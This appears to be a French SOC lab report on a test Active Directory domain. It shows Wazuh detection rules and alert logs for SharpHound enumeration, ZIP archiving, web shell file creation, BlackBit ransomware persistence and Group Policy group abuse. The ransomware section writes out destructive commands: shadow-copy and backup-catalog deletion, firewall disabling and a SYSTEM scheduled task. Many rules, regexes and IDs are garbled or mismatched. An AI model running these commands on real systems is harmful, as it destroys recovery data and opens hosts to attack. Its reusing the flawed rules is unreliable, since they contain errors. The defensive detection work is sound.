2024-07-28T16:30:57.1300728+02:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Contain
2024-07-28T16:30:57.2081982+02:00|INFORMATION|Beginning LDAP search for soc.local
2024-07-28T16:30:57.2241282+02:00|INFORMATION|Producer has finished, closing LDAP channel
2024-07-28T16:30:57.2241282+02:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-07-28T16:31:27.4751902+02:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 29 MB RAM
2024-07-28T16:31:44.1468034+02:00|INFORMATION|Consumers finished, closing output channel
2024-07-28T16:31:44.1624270+02:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-07-28T16:31:44.2405524+02:00|INFORMATION|Status: 106 objects finished (+106 2.255319)/s -- Using 35 MB RAM
2024-07-28T16:31:44.2405524+02:00|INFORMATION|Enumeration finished in 00:00:47.0503073
2024-07-28T16:31:44.2874265+02:00|INFORMATION|Creating loop manager with methods LoggedOn, ComputerOnly
2024-07-28T16:31:44.2874265+02:00|INFORMATION|Starting looping
2024-07-28T16:31:44.2874265+02:00|INFORMATION|waiting 30 seconds before starting loop

```

Voici la règle de détection :

```

<rule id="111154" timeframe="2" frequency="2" level="7">
  <id id="61619" />
  <field name="win.eventdata.image" type="process">\.exe</field>
  <field name="win.eventdata.targetFilename" type="process">{?} ([*\\]*) (computers\, json\, domains\, json\, ou\, json\, users\, json\, groups\, json\, containers\, json\, gpos\, json\, )
  <description>Possible Bloodhound activity detected: $(win.eventdata.targetFilename) file created by $(win.eventdata.image).</description>
  <mitre>
    <id="T1026" />
  </mitre>
</rule>

```

La règle de détection, identifiée par l'ID 111153, déclenche une alerte de niveau 7 si les conditions définies sont remplies deux fois en 2 secondes (timeframe="2" frequency="2"). Elle s'applique aux événements ayant l'ID 61163 et vérifie si le champ win.eventdata.image contient un chemin vers un fichier exécutable (.exe). De plus, elle vérifie si le champ win.eventdata.targetFilename contient l'un des noms de fichiers JSON spécifiés (computers.json, domains.json, etc.) correspondant aux fichiers cibles générés par BloodHound, en utilisant la regex (?![^\\]+?). La description de l'alerte indique une possible activité de BloodHound, spécifiant le fichier créé et le processus responsable. Cette règle est liée à l'ID T1033 du framework MITRE ATT&CK, correspondant à l'énumération des informations sur les comptes.

Voici la remontée des logs :

>	Jul 28, 2024 @ 16:21:52.530	T1036	Defense Evasion	Possible Bloodhound activity detected: C:\Users\Administrateur\Downloads\20240728162101_containers.json file created by C:\Users\Administrateur\Downloads\SharpHound.exe.	7	111155
>	Jul 28, 2024 @ 16:21:52.530	T1036	Defense Evasion	Possible Bloodhound activity detected: C:\Users\Administrateur\Downloads\20240728162101_groups.json file created by C:\Users\Administrateur\Downloads\SharpHound.exe.	7	111155
>	Jul 28, 2024 @ 16:21:52.502	T1036	Defense Evasion	Possible Bloodhound activity detected: C:\Users\Administrateur\Downloads\20240728162101_gpos.json file created by C:\Users\Administrateur\Downloads\SharpHound.exe.	7	111155

data.win.system.eventRecordID	17366
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	*File created: RuleName: - UtcTime: 2024-07-28 14:24:21.021 ProcessGuid: {61C66798-53CD-66A6-8B13-000000000600} ProcessId: 1928 Image: C:\Users\Administrateur\Downloads\SharpHound.exe TargetFilename: C:\Users\Administrateur\Downloads\20240728162421_computers.json CreationUtcTime: 2024-07-28 14:24:21.021 User: SOC\Administrateur"
data.win.system.opcode	0
data.win.system.processID	1812
data.win.system.providerGuid	{5770385F-C22A-43E0-BF4C-06F5698FF8D9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2024-07-28T14:24:21.028381800Z
@timestamp	2024-07-28T14:24:23.589Z
_id	VW66-ZABVcEBMlwWd_H
agent.id	006
agent.ip	192.168.60.20
agentLname	ActiveDirectory
data.win.eventdata.creationUtcTime	2024-07-28 14:24:21.021
data.win.eventdata.image	C:\Users\Administrateur\Downloads\SharpHound.exe
data.win.eventdata.processGuid	{61C66798-53CD-66A6-8B13-000000000600}
data.win.eventdata.processId	1928
data.win.eventdata.targetFilename	C:\Users\Administrateur\Downloads\20240728162421_computers.json
data.win.eventdata.user	SOC\Administrateur
data.win.eventdata.utcTime	2024-07-28 14:24:21.021
data.win.system.channel	Microsoft-Windows-Sysmon/Operational

input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible Bloodhound activity detected: C:\Users\Administrateur\Downloads\20240728162421_computers.json file created by C:\Users\Administrateur\Downloads\SharpHound.exe.
rule.firedtimes	20
rule.groups	sharphound
rule.id	111155
rule.level	7
rule.mail	false
rule.mitre.id	T1036
rule.mitre.tactic	Defense Evasion
rule.mitre.technique	Masquerading
timestamp	2024-07-28T14:24:23.589+0000

Pour conclure cette règle détecte les créations de fichiers JSON spécifiques à BloodHound, indiquant une possible activité de reconnaissance réseau sur Active Directory.

Détection de Création de Fichiers ZIP par des Exécutables

Scénario d'attaque : Un attaquant a réussi à obtenir un accès non autorisé à un système critique. Pour exfiltrer des données sensibles, il commence par collecter divers fichiers contenant des informations confidentielles. Ensuite, il utilise un outil de compression (tel qu'un exécutable) pour créer un fichier ZIP qui contient ces données.

Voici l'attaque

```
PS C:\Users\Administrateur\Downloads> .\SharpHound.exe --CollectionMethods All --Loop
2024-07-28T16:30:56.8332024+02:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-07-28T16:30:56.9269535+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn
argets, PSRemote
2024-07-28T16:30:56.9425741+02:00|INFORMATION|Initializing SharpHound at 16:30 on 28/07/2024
2024-07-28T16:30:57.1144471+02:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for soc.local : SRV-AD.soc.
2024-07-28T16:30:57.1300728+02:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Contain
2024-07-28T16:30:57.2081982+02:00|INFORMATION|Beginning LDAP search for soc.local
2024-07-28T16:30:57.2241282+02:00|INFORMATION|Producer has finished, closing LDAP channel
2024-07-28T16:30:57.2241282+02:00|INFORMATION|LDAP channel closed, waiting for consumers
```

Voici la règle de détection :

```
<rule id="111156" level="3">
  <if_sid>61613</if_sid>
  <field name="win.eventdata.image" type="pcre2">\\.exe</field>
  <field name="win.eventdata.targetFilename" type="pcre2">(?i)[c-z]:\\.*?([^\|\\]+\.zip)</field>
  <description>Zip file created: compressed data $(win.eventdata.targetFilename) created by $(win.eventdata.image).</description>
  <mitre>
    <id>T1560</id>
  </mitre>
</rule>
```

La règle de détection, identifiée par l'ID unique "111156" et un niveau de sévérité de 3, s'applique uniquement si l'ID de sécurité de l'événement est 61613. Elle vérifie si le champ win.eventdata.image contient une chaîne correspondant à un fichier exécutable (.exe) en utilisant des expressions régulières PCRE2, et si le champ win.eventdata.targetFilename correspond à un chemin de fichier cible se terminant par .zip dans les lecteurs de C: à Z:. La référence à la technique MITRE ATT&CK "Archive Collected Data" est indiquée par le code T1560.

Voici la remontée des logs :

Jul 28, 2024 @ 16:24:23.610		T1560	Collection	Zip file created: compressed data C:\Users\Administrateur\Downloads\20240728162421_BloodHound.zip created by C:\Users\Administrateur\Downloads\SharpHound.exe.	3	111156
Table	JSON	Rule				
@timestamp	2024-07-28T14:24:23.610Z					
id	wG66-ZARVcFRMlwWdI_H					

_id	WG66-ZABVCEBMiwWdl_H
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.creationUTCtime	2024-07-28 14:24:21.052
data.win.eventdata.image	C:\Users\Administrateur\Downloads\SharpHound.exe
data.win.eventdata.processGuid	{61C66798-53CD-66A6-8B13-000000000600}
data.win.eventdata.processid	1928
data.win.eventdata.targetFilename	C:\Users\Administrateur\Downloads\20240728162421_BloodHound.zip
data.win.eventdata.user	SOC\Administrateur
data.win.eventdata.utcTime	2024-07-28 14:24:21.052
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	SRV-AD.soc.local
data.win.system.eventID	11
data.win.system.eventRecordID	17369
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	"File created: RuleName: - UtcTime: 2024-07-28 14:24:21.052 ProcessGuid: {61C66798-53CD-66A6-8B13-000000000600} ProcessId: 1928 Image: C:\Users\Administrateur\Downloads\SharpHound.exe TargetFilename: C:\Users\Administrateur\Downloads\20240728162421_BloodHound.zip CreationUtcTime: 2024-07-28 14:24:21.052 User: SOC\Administrateur"
data.win.system.opcode	0
data.win.system.processID	1812
data.win.system.providerGuid	{5770385F-C22A-43E0-BF4C-06F5698FFBD9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2024-07-28T14:24:21.062711100Z

\Downloads\\20240728162421_BloodHound.zip", "creationUtcTime": "2024-07-28 14:24:21.052", "user": "SOC\\Administrateur"}}}

id	1722176663.23355799
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Zip file created: compressed data C:\Users\Administrateur\Downloads\20240728162421_BloodHound.zip created by C:\Users\Administrateur\Downloads\SharpHound.exe.
rule.firedtimes	6
rule.groups	sharphound
rule.id	111156
rule.level	3
rule.mail	false
rule.mitre.id	T1560
rule.mitre.tactic	Collection
rule.mitre.technique	Archive Collected Data
timestamp	2024-07-28T14:24:23.610+0000

Pour conclure cette règle permet de détecter la création de fichiers ZIP par des exécutables, indiquant potentiellement une tentative d'exfiltration de données compressées.

Détection de création et de modification de fichier de web shell

Scénario d'attaque :

L'attaquant souhaite installer un web shell sur le serveur pour maintenir un accès persistant et exécuter des commandes arbitraires sur le serveur.

Voici l'attaque :

```
ateur\Desktop> New-Item -Path 'C:\inetpub\wwwroot\webshell-script.aspx' -ItemType File

ateur\Desktop> Set-Content -Path 'C:\inetpub\wwwroot\webshell-script.aspx' -Value 'Hello word!'
```

Voici les deux règles de détection :

```
<rule id="100500" level="12">
  <cf_rule id="550">
    <field name="file" type="process">{?i}.php{?i}.phtml{?i}.php3{?i}.php4{?i}.php5{?i}.php6{?i}.phar{?i}.asp{?i}.aspx{?i}.jap{?i}.csh{?i}.vbs{?i}
    <description>[File modification]: Possible web shell content added in $(file)
    </description>
    </cf_rule>
    <id>T1105</id>
    <id>T1505</id>
  </rule>
</rule>
<group name="linux, webshell, windows">
  <rule id="100501" level="12">
    <cf_rule id="554">
      <field name="file" type="process">{?i}.php{?i}.phtml{?i}.php3{?i}.php4{?i}.php5{?i}.php6{?i}.phar{?i}.asp{?i}.aspx{?i}.jap{?i}.csh{?i}.vbs{?i}
      <description>[File creation]: Possible web shell scripting file $(file) created
      </description>
      </cf_rule>
      <id>T1105</id>
      <id>T1505</id>
    </rule>
  </group>
```

Détection de création de fichier de web shell : Cette règle (ID 100500) surveille la création de fichiers avec des extensions typiques de web shell (.php, .asp, .aspx, etc.) et alerte en cas de création suspecte.

Détection de modification de fichier de web shell : Cette règle (ID 100501) surveille la modification de fichiers avec les mêmes extensions et alerte en cas de modification suspecte indiquant un possible ajout de contenu malveillant.

Voici la remontée des logs :

1, 2024 @ 15:49.043	T1105 T1505	Command and Control, Persistence	[File creation]: Possible web shell scripting file (c:\inetpub\wwwroot\webshell-script.aspx) created	12	100500
---------------------	-------------	----------------------------------	--	----	--------

@timestamp	2024-08-01T17:56:49.043Z
_id	g24WD5EBVcEBMiWwHcc
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
decoder.name	syscheck_new_entry
full_log	File 'c:\inetpub\wwwroot\webshell-script.aspx' added Mode: realtime
id	1722535009.2224792
input.type	log
location	syscheck
manager.name	esgimanager
rule.description	[File creation]: Possible web shell scripting file (c:\inetpub\wwwroot\webshell-script.aspx) created
rule.firedtimes	1
rule.groups	linux, webshell, windows
rule.id	100500

id	1722535009.2224792
input.type	log
location	syscheck
manager.name	esgimanager
rule.description	[File creation]: Possible web shell scripting file (c:\inetpub\wwwroot\webshell-script.aspx) created
rule.firedtimes	1
rule.groups	linux, webshell, windows
rule.id	100500
rule.level	12
rule.mail	true
rule.mitre.id	T1105, T1505
rule.mitre.tactic	Command and Control, Persistence
rule.mitre.technique	Ingress Tool Transfer, Server Software Component
syscheck.attrs_after	ARCHIVE
syscheck.event	added
syscheck.md5_after	d41d8cd98f00b204e9800998ecf8427e

syscheck.md5_after	d41d8cd98f00b204e9800998ecf8427e
syscheck.mode	realtime
syscheck.mtime_after	2024-08-01T17:56:39
syscheck.path	c:\inetpub\wwwroot\webshell-script.aspx
syscheck.sha1_after	da39a3ee5e6b4b0d3255bfef95601890afd80709
syscheck.sha256_after	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
syscheck.size_after	0
syscheck.uid_after	S-1-5-32-544
syscheck.uname_after	Administrateurs
syscheck.win_perm_after	> { "allowed": ["DELETE", "READ_CONTROL",
timestamp	2024-08-01T17:56:49.043+0000

e	JSON	Rule
	@timestamp	2024-08-01T17:57:28.636Z
	_id	hW4XD5EBVcEBMIwW8Hdd
	agent.id	006
	agent.ip	192.168.60.20
	agent.name	ActiveDirectory
	decoder.name	syscheck_integrity_changed
	full_log	File 'c:\inetpub\wwwroot\webshell-script.aspx' modified Mode: realtime Changed attributes: size,mtime,md5,sha1,sha256 Size changed from '0' to '13' Old modification time was: '1722534999', now it is '1722535039' Old md5sum was: 'd41d8cd98f00b204e9800998ecf8427e' New md5sum is : 'ab8e207db174d6930b22442c3c3334aa' Old sha1sum was: 'da39a3ee5e6b4b0d3255bfef95601890afd80709' New sha1sum is : '5252ac8a47c49c92ec10f59a9a19de6133b73f58' Old sha256sum was: 'e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855' New sha256sum is : 'd0ad23a2c353e0889bf4261225ba48053ade98ef6af1869adfd1999fef1b0c35'
🔍	id	1722535048.2228180
	id	1722535048.2228180
🔍	input.type	log
	location	syscheck
	manager.name	esgimanager
	rule.description	[File modification]: Possible web shell content added in c:\inetpub\wwwroot\webshell-script.aspx
	rule.firedtimes	1
	rule.groups	linux, webshell, windows
	rule.id	100501
	rule.level	12
	rule.mail	true
	rule.mitre.id	T1105, T1505
	rule.mitre.tactic	Command and Control, Persistence
	rule.mitre.technique	Ingress Tool Transfer, Server Software Component
	syscheck.attrs_after	ARCHIVE
	syscheck.changed_attributes	size, mtime, md5, sha1, sha256
	syscheck.di	--

syscheck.changed_attributes	size, mtime, md5, sha1, sha256
syscheck.diff	---
	> Hello world!
syscheck.event	modified
syscheck.md5_after	ab8e207db174d6930b22442c3c3334aa
syscheck.md5_before	d41d8cd98f00b204e9800998ecf8427e
syscheck.mode	realtime
syscheck.mtime_after	2024-08-01T17:57:19
syscheck.mtime_before	2024-08-01T17:56:39
syscheck.path	c:\inetpub\wwwroot\webshell-script.aspx
syscheck.sha1_after	5252ac8a47c49c92ec10f59a9a19de6133b73f58
syscheck.sha1_before	da39a3ee5e6b4b0d3255bfef95601890afd80709
syscheck.sha256_after	d0ad23a2c353e0889bf4261225ba48053ade98ef6af1869adfd1999fef1b0c35
syscheck.sha256_before	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934c495991b7852b855
syscheck.size_after	13
syscheck.size_before	0
syscheck.uid_after	S-1-5-32-544

Pour conclure ces règles permettent de détecter efficacement la création et la modification de fichiers de web.

Détection des activités de ransomware BlackBit via modifications de registre et création de fichiers

Scénario d'attaque : L'objectif de l'attaquant est d'installer et d'exécuter le ransomware BlackBit pour chiffrer les données et exiger une rançon.

Voici les commandes d'attaque :

```

allFileError id=1 | Invoke-Operation -Microsoft.PowerShell.Commands.RenameItemCommand
dministrateur\Desktop> Rename-Item .\executable.exe.txt -NewName "winlogon.exe"
dministrateur\Desktop> Copy-Item .\winlogon.exe -Destination "C:\Users\Administrateur\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winlogon.exe"
dministrateur\Desktop> schtasks /CREATE /SC ONLOGON /TN BlackBit /TR "C:\Users\Administrateur\AppData\Roaming\winlogon.exe" /RU SYSTEM /RL HIGHEST /F
ssie : la tâche planifiée "BlackBit" a été créée.
dministrateur\Desktop> wsaadmin delete shadows /all /quiet
- Outil ligne de commande d'administration du service de cliché instantané de volume
2001-2013 Microsoft Corp.
ucun élément correspondant à la requête.
dministrateur\Desktop> wmic shadowcopy delete
ce disponible.
dministrateur\Desktop> wbadm delete catalog -quiet
dministrateur\Desktop> netsh advfirewall set currentprofile state off

```

Voici les différentes alertes :

```

<rule id="100106" level="15">
  <if_sid>61612</if_sid>
  <field name="win.eventdata.image" type="pcre2">C:\\\\Windows\\\\system32\\\\svchost.exe</field>
  <field name="win.eventdata.targetFilename" type="pcre2">(?!)[C-2]:\\\\Windows\\\\System32\\\\Task\\\\BlackBit</field>
  <description>The file $(win.eventdata.targetFilename) created by $(win.eventdata.image). Blackbit ransomware activity detected.</description>
  <mitre>
    <id>T1059</id>
  </mitre>
</rule>

<rule id="100107" level="15">
  <if_sid>61615</if_sid>
  <field name="win.eventdata.eventType" type="pcre2">"SetValue"</field>
  <field name="win.eventdata.targetObject" type="pcre2">HKLM\\\\SOFTWARE\\\\Microsoft\\\\Windows NT\\\\CurrentVersion\\\\Schedule\\\\TaskCache\\\\Tree\\\\BlackBit\\\\.*</field>
  <description>Changes were made to registry settings on $(win.system.computer). Blackbit ransomware detected.</description>
  <mitre>
    <id>T1543</id>
  </mitre>
</rule>

```

```

<rule id="100106" level="15">
  <if_sid>61614</if_sid>
  <field name="win.eventdata.eventType" type="pore2">CreateKey</field>
  <field name="win.eventdata.targetObject" type="pore2">HKLM\\[\\SOFTWARE\\[\\Microsoft\\[\\Windows NT\\[\\CurrentVersion\\[\\Schedule\\[\\TaskCache\\[\\Tree\\[\\BlackBit</field>
  <description>Changes were made to the registry settings on $(win.system.computer). Blackbit ransomware detected.</description>
  <mitre>
    <id>T1542</id>
  </mitre>
</rule>

```

Règle ID 100106 - Modifications des paramètres de registre : Cette règle détecte les modifications de la clé de registre HKLM\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Schedule\TaskCache\Tree\BlackBit via l'événement SetValue, signalant une activité malveillante de BlackBit. Titre : Détection de modifications des clés de registre par BlackBit.

Règle ID 100107 - Création de clés de registre : Cette règle surveille l'événement CreateKey pour détecter la création de nouvelles clés dans HKLM\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Schedule\TaskCache\Tree\BlackBit, indiquant une activité malveillante de BlackBit. Titre : Détection de création de clés de registre par BlackBit.

Règle ID 100108 - Création de fichier par un processus système : Cette règle détecte la création de fichiers dans C:\Windows\System32\Tasks\BlackBit par svchost.exe, signalant une activité suspecte de BlackBit. Titre : Détection de création de fichiers par svchost.exe dans le répertoire BlackBit.

Voici les remontées de logs :

Aug 1, 2024 > @ 23:52:07.272	T1059	Execution	The file C:\\Windows\\System32\\Tasks\\BlackBit created by C:\\Windows\\system32\\svchost.exe. 15 Blackbit ransomware activity detected	100106
---------------------------------	-------	-----------	--	--------

Table	JSON	Rule
1	<pre> { "@timestamp": "2024-08-01T21:52:07.272Z", "_id": "m27TD5EBVcEBMIwW3Xgj", "agent.id": "006", "agent.ip": "192.168.60.20", "agent.name": "ActiveDirectory", "data.win.eventdata.creationUtcTime": "2024-08-01 21:51:56.798", "data.win.eventdata.image": "C:\\Windows\\system32\\svchost.exe", "data.win.eventdata.processGuid": "{61C66798-D759-66A4-1000-000000000600}", "data.win.eventdata.processId": "988", "data.win.eventdata.targetFileName": "C:\\Windows\\System32\\Tasks\\BlackBit", "data.win.eventdata.user": "AUTHORITE NT\\Système", "data.win.eventdata.utcTime": "2024-08-01 21:51:56.809", "data.win.system.channel": "Microsoft-Windows-Sysmon/Operational" } </pre>	

<pre> 21:51:56.809", "processGuid": "{61C66798-D759-66A4-1000-000000000600}", "processId": "988", "image": "C:\\\\ Windows\\\\system32\\\\svchost.exe", "targetFilename": "C:\\\\Windows\\\\System32\\\\Tasks\\\\ \\BlackBit", "creationUtcTime": "2024-08-01 21:51:56.798", "user": "AUTHORITY NT\\\\\\Système"}}} </pre>				
1722549127.2457934				
input.type	log			
location	EventChannel			
manager.name	esgimanager			
rule.description	The file C:\\Windows\\System32\\Tasks\\BlackBit created by C:\\Windows\\system32\\svchost.exe. Blackbit ransomware activity detected			
rule.firedtimes	1			
rule.groups	blackbit_ransomware			
rule.id	100106			
rule.level	15			
rule.mail	true			
rule.mitre.id	T1059			
rule.mitre.tactic	Execution			
rule.mitre.technique	Command and Scripting Interpreter			

<div> <div>Aug 1, 2024</div> <div>@</div> <div>23:52:07.272</div> </div>	T1543	Persistence, Privilege Escalation	Changes were made to registry settings on SRV-AD.soc.local. Blackbit ransomware detected.	15	100107
--	-------	-----------------------------------	---	----	--------

@timestamp	2024-08-01T21:52:07.272Z
_id	nG7tD5EBVcEBMIwW3Xgj
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.details	DWORD (0x00000002)
data.win.eventdata.eventType	SetValue
data.win.eventdata.image	C:\\Windows\\system32\\svchost.exe
data.win.eventdata.processGuid	{61C66798-D759-66A4-1000-000000000600}
data.win.eventdata.processId	988
data.win.eventdata.ruleName	technique_id=T1053,technique_name=Scheduled Task
data.win.eventdata.targetObject	HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\TaskCache\\Tree\\BlackBit\\Index
data.win.eventdata.user	AUTHORITY NT\\Système

id	1722549127.2460514
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Changes were made to registry settings on SRV-AD.soc.local. Blackbit ransomware detected.
rule.firedtimes	3
rule.groups	blackbit_ransomware
rule.id	100107
rule.level	15
rule.mail	true
rule.mitre.id	T1543
rule.mitre.tactic	Persistence, Privilege Escalation
rule.mitre.technique	Create or Modify System Process
timestamp	2024-08-01T21:52:07.272+0000

Aug 1, 2024 > @ 23:52:07.263	T1543	Persistence, Privilege Escalation	Changes were made to the registry settings on SRV-AD.soc.local. Blackbit ransomware detected.	15	100108
---------------------------------	-------	-----------------------------------	---	----	--------

Table	JSON	Rule
@timestamp	2024-08-01T21:52:07.263Z	
_id	I27ID5EBVcEBMIwW3Xgj	
agent.id	006	
agent.ip	192.168.60.20	
agent.name	ActiveDirectory	
data.win.eventdata.eventType	CreateKey	
data.win.eventdata.image	C:\Windows\system32\svchost.exe	
data.win.eventdata.processGuid	{61C66798-D759-66A4-1000-000000000600}	
data.win.eventdata.processId	988	
data.win.eventdata.ruleName	technique_id=T1053,technique_name=Scheduled Task	
data.win.eventdata.targetObject	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\BlackBit	
data.win.eventdata.user	AUTORITE NT\SYSTEM	
	\svchost.exe", "targetObject": "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\TaskCache\\Tree\\BlackBit", "user": "AUTORITE NT\\SYSTEM"}}	
id	1722549127.2444239	
input.type	log	
location	EventChannel	
manager.name	esgimanager	
rule.description	Changes were made to the registry settings on SRV-AD.soc.local. Blackbit ransomware detected.	
rule.firedtimes	1	
rule.groups	blackbit_ransomware	
rule.id	100108	
rule.level	15	
rule.mail	true	
rule.mitre.id	T1543	
rule.mitre.tactic	Persistence, Privilege Escalation	
rule.mitre.technique	Create or Modify System Process	
timestamp	2024-08-01T21:52:07.263+0000	

Pour conclure ces règles permettent de détecter les activités malveillantes du ransomware BlackBit en surveillant les modifications et les créations de clés de registre ainsi que la création de fichiers par des processus système.

Escalade de privilèges via le groupe "Group Policy Creator Owners"

Scénario d'attaque :

L'attaquant exécute la commande suivante dans PowerShell pour ajouter son compte ou un compte contrôlé par lui-même au groupe "Group Policy Creator Owners" :

```
PS C:\Users\Administrateur> Add-ADGroupMember -Identity "Group Policy Creator Owners" -Members "yousse.halfaoui"
```

Voici la règle qui détecte cette attaque :

```
<rule id="111000" level="10">
  <if_sid>60141,60142</if_sid>
  <field name="win.eventdata.subjectUserSid">^%{S-1-5-21\S+-520}$|^S-1-5-21\S+-520$</field>
  <description>Group Policy Creator Owners Group Changed</description>
  <mitre>
    <id>T1484</id>
  </mitre>
  <options>no_full_log</options>
  <group>group_changed,win_group_changed,pci_dss_8.1.2,pci_dss_10.2.5,gpg13_7.10,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaa</group>
</rule>
</group>
```

Cette règle, ID 111000, de haute priorité (niveau 10), surveille les modifications du groupe "Group Policy Creator Owners" en capturant les SID spécifiques via win.eventdata.subjectUserSid. Associée aux événements de sécurité SID 60141 et 60142, elle décrit les changements dans ce groupe critique selon la technique MITRE ATT&CK T1484. Utilisant l'option no_full_log, elle se catégorise sous divers groupes de conformité (PCI DSS, GDPR, HIPAA). Son but est de détecter et alerter sur toute modification de ce groupe pour prévenir l'abus de privilèges élevés.

Voici la remontée des logs sur wazuh :

Security Alerts					
Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Aug 8, 2024 @ 17:05:59.455	T1484	Defense Evasion, Privilege Escalation	Security enabled global group member added S-1-5-21-7104852-561516026-3704061070-1110.	5	60141

Table	JSON	Rule
@timestamp	2024-08-08T15:05:59.455Z	
_id	AFmGMpEBGMYR5S6cpDx7	
agent.id	006	
agent.ip	192.168.60.20	
agent.name	ActiveDirectory	
data.win.eventdata.memberName	CN=Youssef HALFAOUI,OU=Utilisateurs,DC=soc,DC=local	
data.win.eventdata.memberSid	S-1-5-21-7104852-561516026-3704061070-1110	
data.win.eventdata.subjectDomainName	SOC	
data.win.eventdata.subjectLogonId	0x1d94b7	
data.win.eventdata.subjectUserName	Administrateur	

W.

Threat Hunting

ActiveDirectory

a

data.win.system.eventID

4728

data.win.system.eventRecordID

460094

data.win.system.keywords

0x8020000000000000

data.win.system.level

0

data.win.system.message

*Un membre a été ajouté à un groupe global dont la sécurité est activée.

Sujet :

ID de sécurité : S-1-5-21-7104852-561516026-3704061070-500

Nom du compte : Administrateur

Domaine de comptes : SOC

ID de connexion : 0x1D94B7

Membre :

ID de sécurité : S-1-5-21-7104852-561516026-3704061070-1110

Nom du compte : CN=Youssef HALFAOUI,OU=Utilisateurs,DC=soc,DC=local

Groupe :

ID de sécurité : S-1-5-21-7104852-561516026-3704061070-1119

Nom du groupe : Group Policy Creator Owners

Domaine du groupe : SOC

Informations supplémentaires :

Privilèges : *

data.win.system.opcode

0

☰	W.	Threat Hunting	ActiveDirectory	a	🔍
	manager.name	esgimanager			
	rule.description	Security enabled global group member added 5-1-5-21-7104852-561516026-3704061070-1110.			
	rule.firedtimes	1			
🔍 🔍 📄	rule.gdpr	IV_32.2, IV_35.7.d			
	rule.gpg13	7.10			
	rule.groups	windows, windows_security, group_changed, win_group_changed			
	rule.hipaa	164.312.a.2.i, 164.312.a.2.ii, 164.312.b			
	rule.id	60141			
	rule.level	5			
	rule.mail	false			
	rule.mitre.id	T1484			
	rule.mitre.tactic	Defense Evasion, Privilege Escalation			
	rule.mitre.technique	Domain Policy Modification			
	rule.nist_800_53	AC.2, AC.7, AU.14, IA.4			
	rule.pci_dss	10.2.5, 8.1.2			
	rule.tsc	CC6.8, CC7.2, CC7.3			
	timestamp	2024-08-08T15:05:59.455+0000			

Pour conclure la règle ID 111000 surveille les modifications du groupe "Group Policy Creator Owners" pour prévenir l'abus de privilèges élevés.